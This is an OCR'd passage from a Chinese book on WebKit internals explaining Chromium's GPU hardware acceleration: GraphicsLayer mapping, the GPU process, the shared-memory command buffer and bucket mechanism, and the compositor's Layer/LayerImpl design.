GraphicsContext3D 中的接口有三种类型，第一类是所有移植共享实现的接口，例如 texImage2DResourceSafe；第二类是一些移植能够共享实现的接口，例如 texImage2D，它们可以直接调用 OpenGL 或者 OpenGL ES 的应用编程接口；第三类则是跟每个移植具体相关，例如 platformGraphicsContext3D。

这些跟移植相关的类都是需要每个移植去实现的，否则这一机制不能工作，下面的部分就是 Chromium 移植如何实现这些部分并包含哪些不同之处。

8.2 Chromium 的硬件加速机制

8.2.1 GraphicsLayer 的支持

GraphicsLayer 对象是对一个渲染后端存储中某一层的抽象，同众多其他 WebKit 所定义的抽象类一样，在 WebKit 移植中，它还需要具体的实现类来支持该类所要提供的功能。为了完成这一功能，Chromium 提供了更为复杂的设施类，这一节主要介

绍从 GraphicsLayer 类到合成器这一过程中所涉及的众多内部结构。

图 8-10 描述了从 WebCore 的同移植无关的 GraphicsLayer，到 WebKit 的 Chromium 移植，再训 Chromium 浏览器所设计的 Chromium 合成器的 LayerImpl 类这一过程。读者可以看到，中间有好几层，原因在于抽象和合成机制的复杂性，以及性能等众多方面的考虑，下面从上到下介绍这些主要类。




图 8-10 Chromium 对 GraphicsLayer 的支持

- **GraphicsLayerChromium**：GraphicsLayer 的子类，实现了 GraphicsLayer 需要的一个功能，并且加入了 Chromium 的所需信息。
- **WebLayer**：WebKit 的 Chromium 移植的抽象接口类，它被 GraphicsLayerChromium 等调用，主要目的是将 Chromium 的实际后端存储类抽象出来，以便 WebCore 使用它们。
- **WebLayerImpl**：WebLayer 类的实现类，具体作用是将合成器的层能力暴露出来，跟 Layer 类一一对应。
- **Layer**：合成器的层表示类，是 Chromium 合成器的接口类，用于表示合成

器的合成层，它会形成一棵合成树。

- LayerImpl：同 Layer 对象一一对应，是实际的实现类，包含后端存储，可能跟 Layer 树在不同的线程，具体在后面介绍。

由上面的介绍可以看出，这个过程基本上就是各种类的映射，从 GraphicsLayer 类到 LayerImpl 类，目的是将 WebKit 的合成层映射到合成器中的合成层，合成器最终合成这些层。不过在新的 Blink 中，图中 WebKit 的 Chromium 移植部分的类被移除掉了，原因是 Blink 不需要多层次的接口，因为 Blink 仅被 Chromium 所用。合成过程在合成器小节中介绍。

8.2.2 框架

在 Chromium 中，有个比较特别的设计，就是所有使用 GPU 硬件加速（也就是调用 OpenGL 编程接口）的操作都是由一个进程（称为 GPU 进程）负责来完成的，这其中包括使用 GPU 硬件来进行绘图和合成。Chromium 是多进程架构，每个网页的 Renderer 进程都是将之前介绍的 3D 绘图和合成操作通过 IPC 传递给 GPU 进程，由它来统一调度并执行。在 Chrome 的 Android 版本中，GPU 进程并不存在，Chrome 是将 GPU 的所有工作放在 Browser 进程中的一个线程来完成，这得益于结构设计的灵活性。但是本质上，GPU 进程和 GPU 线程并无太大区别。

图 8-11 描述了 Chromium 的多进程架构中 GPU 进程同其他进程之间的联系，事实上每个 Renderer 进程都依赖 GPU 进程来渲染网页，当然 Browser 进程也会同 GPU 进程进行通信，其作用是创建该进程并提供网页渲染过程最后绘制的目标存储。例如，在 Windows 和 Linux 上它是一个窗口对应的“Surface”，在 Android 系统中则是 SurfaceView 对应的后端（实际上也是一个 GPU 的缓冲区）。

GPU 进程也被使用在其他用途中，例如后面介绍到的 Pepper 插件，该机制由 Chromium 提供，并且提供了绘制 3D 图形能力的接口给 Pepper 插件使用，这里同样也需要 GPU 进程的统一管理。




图 8-11 Chromium 的 GPU 进程

在介绍完 GPU 进程之后，下面主要描述 WebKit 渲染引擎是如何使用 GPU 来渲染网页的。图 8-11 描述了具体的调用栈。根据前面的介绍可以知道，WebKit 定义了两种类型的图形上下文，它们都可以使用 GPU 来加速，加速机制最后都是调用 OpenGL/OpenGLES 库。不过，在 Chromium 中，这一过程比较复杂。

3D 和 2D 图形上下文在 Chromium 中分别对应 Chromium 的 3D 图形上下文实现和 Skia 画布(canvas)，它们在调用（GL 操作）之后会被转换成 IPC 消息传给 GPU 进程，该进程中的解释器对这些消息进行解释后，调用 GL 函数指针表中的函数，这些函数指针是从 GL 库中获取的，至于为什么是这样，原因是这样更灵活。对于 Windows 来说，3D 图形库是 D3D 而不是 OpenGL 接口，Chromium 的做法是通过开源项目 ANGLE，使用 D3D 来封装成 OpenGL 方式的接口，这样，Chromium 就可以从 ANGLE 提供的接口读入函数地址，如图 8-12 所示。

下面以 Chromium 的 3D 图形上下文为例，详细说明它的调用经过哪些 Chromium 具体类最后调用操作系统的 3D 图形库，图 8-13 描述了中间使用到的各种主要类。




图 8-12 Chromium 的 3D 图形上下文和 2D 图形上下文的硬件加速调用栈




图 8-13 Chromium 的 GPU 加速设施类

WebKit 技术内幕

同前面的调用栈一样，图中也是分成 Renderer 进程和 GPU 进程，首先来了解 Renderer 进程的主要类。

- WebGraphicsContext3DCommandBufferImpl：继承自 WebKit::WebGraphics-Context3D 类，它实际上是 WebKit 的 Chromium 移植中的 PlatformGraphics-Context3D 类。这个类主要转接自 WebKit 的调用到 Chromium 的具体实现，同时将这些 3D 图形操作调用转换成 GL 命令（Command，后面介绍），主要包括一个 RenderGLContext 对象。
- RendererGLContext：Renderer 进程对 GLContext 的一个封装，包括所有用于跟 GPU 进程交互的类，有一个 GLES2Implementation 对象、一个 CommandBufferProxy 对象和一个 GPUChannelHost 对象。
- GLES2Implementation：该类模拟 OpenGL ES2 的编程接口，但是不直接调用 GLES2 的实现，而是将这些调用转换成特定格式的命令存入 CommandBuffer 中。
- CommandBufferHelper：该类是一个辅助类，包括一个 CommandBuffer 代理类和一个共享内存。
- CommandBufferProxy：CommandBuffer 的一个代理类，实现 CommandBuffer 的接口，用于和 CommandBufferStub 之间的通信。
- GPUChannelHost：用于传递 GL 命令的 IPC 消息辅助类。

接下来自然是 GPU 进程中各个主要类的依次介绍。

- GPUChannel：用于接收 GL 命令并发送回复的辅助类。
- GPUCommandBufferStub：CommandBuffer 的桩，接收来自于 CommandBufferProxy 的消息，将请求交给 CommandBufferService 处理。
- CommandBufferService：CommandBuffer 的具体实现类，但其实它并不具体解析和执行这些命令，而是当有新的命令到达时，调用注册的回调函数来处理。
- GPUScheduler：负责调度执行 Commandbuffer 的命令，它会检查该 Commandbuffer

是否应该被执行，并适时将命令交给 CommandParser 来处理。

- CommandParser：仅检查 CommandBuffer 中的命令头部，其余部分则交给具体的命令解码器来解释，所以它同 GL 命令的理解是独立的。
- GLES2DecoderImpl：针对 GLES 命令的命令解释器，它解析每条具体的命令并执行调用 GL 相应的函数。
- GL Implementation Wrapper：一组 GL 相关的函数指针，通过设定的 3D 图形库来读取库中相应函数的地址。
- GL Libraries：具体的函数库，在 Chromium 中，它可以设置为 OpenGL、OpenGL ES、Mesa GL、Mock、ANGLE 等，得益于设计上的灵活性，不同的 3D 图形库都可以被 Chromium 所使用而不需要修改任何代码。

通过上面每个模块类的具体介绍，相信读者大概已经知道 Chromium 跨进程的硬件加速机制的工作过程了。那么，GPU 进程和 Renderer 进程是如何同步这些命令的呢？[2]答案是，GPU 进程处理一些命令后，会向 Renderer 进程报告自己当前的状态，Renderer 进程通过检查状态信息和自己的期望结果来确定是否满足自己的条件。GPU 进程最终绘制的结果不再像软件渲染那样通过共享内存传递给 Browser 进程，而是直接将页面的内容绘制在浏览器的标签窗口内。

8.2.3 命令缓冲区

命令缓冲区（Command Buffer）主要用于 GPU 进程（以后称为 GPU 服务端）和 GPU 的调用者进程（且称 GPU 客户端进程， 如 Renderer 进程、Pepper 插件进程）传递 GL 操作命令。从接口上来讲，这一设计只提供一些基本的接口来管理缓冲区，它并没有对缓冲区的具体方式和命令的类型进行任何限制，不过目前 Chromium 只有 GLES 一种实现方式。

现有的实现是基于共享内存的方式来完成的，因而命令是基于 GLES 编码成特

[2] 因为 Renderer 进程需要等待 GPU 进程做好某些操作之后才继续执行。

定的格式存储在共享内存中[3]。共享内存方式采用了环形缓冲区（RingBuffer）的方式来管理，这表示内存可以循环使用，旧的命令会被新的命令所覆盖。

一条命令可以被分成两个部分：命令头和命令体。命令头是命令的原数据信息，包含两个部分：一个是命令的长度，一个是命令的标识。命令体包含该命令所需要的其他信息，例如命令的立即操作数。命令是可以固定长度的，也可以是变化的，一切取决于该命令。具体的结构如图 8-14 所示。




图 8-14 命令结构

上面说到，命令缓冲区本身没有定义具体的命令格式，所以 GLES 实现可以根据自己的需要来定义。GLES 实现所使用的命令也可以大致分成两类：第一类是基本命令，主要用来操作桶（Bucket）、跳转、调用和返回等指令；第二类是跟 GLES2 的函数相关的命令，主要用来操作 GLES2 的函数。

命令本身是保存在共享内存中的，而且每条命令的长度不能超过（1<<21 -1）。另外共享内存的大小也是固定的，如果命令太长，可存储的命令就很少。那么问题就出来了，如何解决需要传输较大数据的命令呢？对于这样类型的数据，Chromium 可以对它们使用独立的共享内存来实现，典型的命令例如 TexImage2D（传输大量数据到 GPU 内存）。但是，当共享内存大小超过系统的限制时，这种方式就行不通了。Chromium 提供了一种新的机制来解决这个问题。

这个机制就是桶（Bucket）机制。解决问题的原理是：通过共享内存机制来分块传输，而后把分块的数据保存在本地的桶内，从而避免了申请大块的共享内存。前

[3] 基于 GLES 的编码格式，因为 WebGL 也可以简单理解成是基于 GLES 的 JavaScript 绑定，所以简单直观并且容易支持 WebGL 的需求。

面提到的公共命令就是用来处理桶相关的数据。当数据传输完成之后，对该数据进行操作的命令就可以执行了。桶机制也可用来传输字符串类型的变长数据：接收端首先获取桶内字符串的长度，然后通过共享内存的方式来分块传输，最后合并在接收端的桶内。

8.2.4 Chromium 合成器（Chromium Compositor）

8.2.4.1 架构

合成器的作用就是将多个合成层合成并输出一个最终的结果，所以它的输入是多个待合成的合成层，每个层都有一些属性（如 3D 变形等）。它的输出就是一个后端存储，例如一个 GPU 的纹理缓冲区。

Chromium 合成器是一个独立并且复杂的模块，顾名思义，它的作用是合成网页划分后的合成层，但是，这里的合成器同网页没有必然的绑定关系，它既可以合成网页，也可合成用户界面，或者多个标签页。其实，按照笔者的理解，如果你的项目中需要合成器，可以尝试移植该合成器为自己所用，当然，该合成器有一些依赖关系需要解除，难度也很大，这些都是题外话。

在架构设计上，合成器采用的是表示和实现分离的原则，也就是前面介绍合成器 Layer 层（同 GraphicsLayer 类一一对应）同具体合成器所要合成的操作分离的原则，图 8-15 描述了这一思想。WebKit 对合成层的各种设置，最后都使用 Layer 树来表示，每个 Layer 节点包含 3D 变形、剪裁等属性，但是 Chromium 将这些属性应用到后端存储并合成这一过程并不是在Layer树中进行，而是将这些功能委托LayerImpl树来完成，两者之间通过代理来同步，代理的作用是协调和同步两者之间的这些操作。Layer 树所有的信息都会拷贝到 LayerImpl 树中。

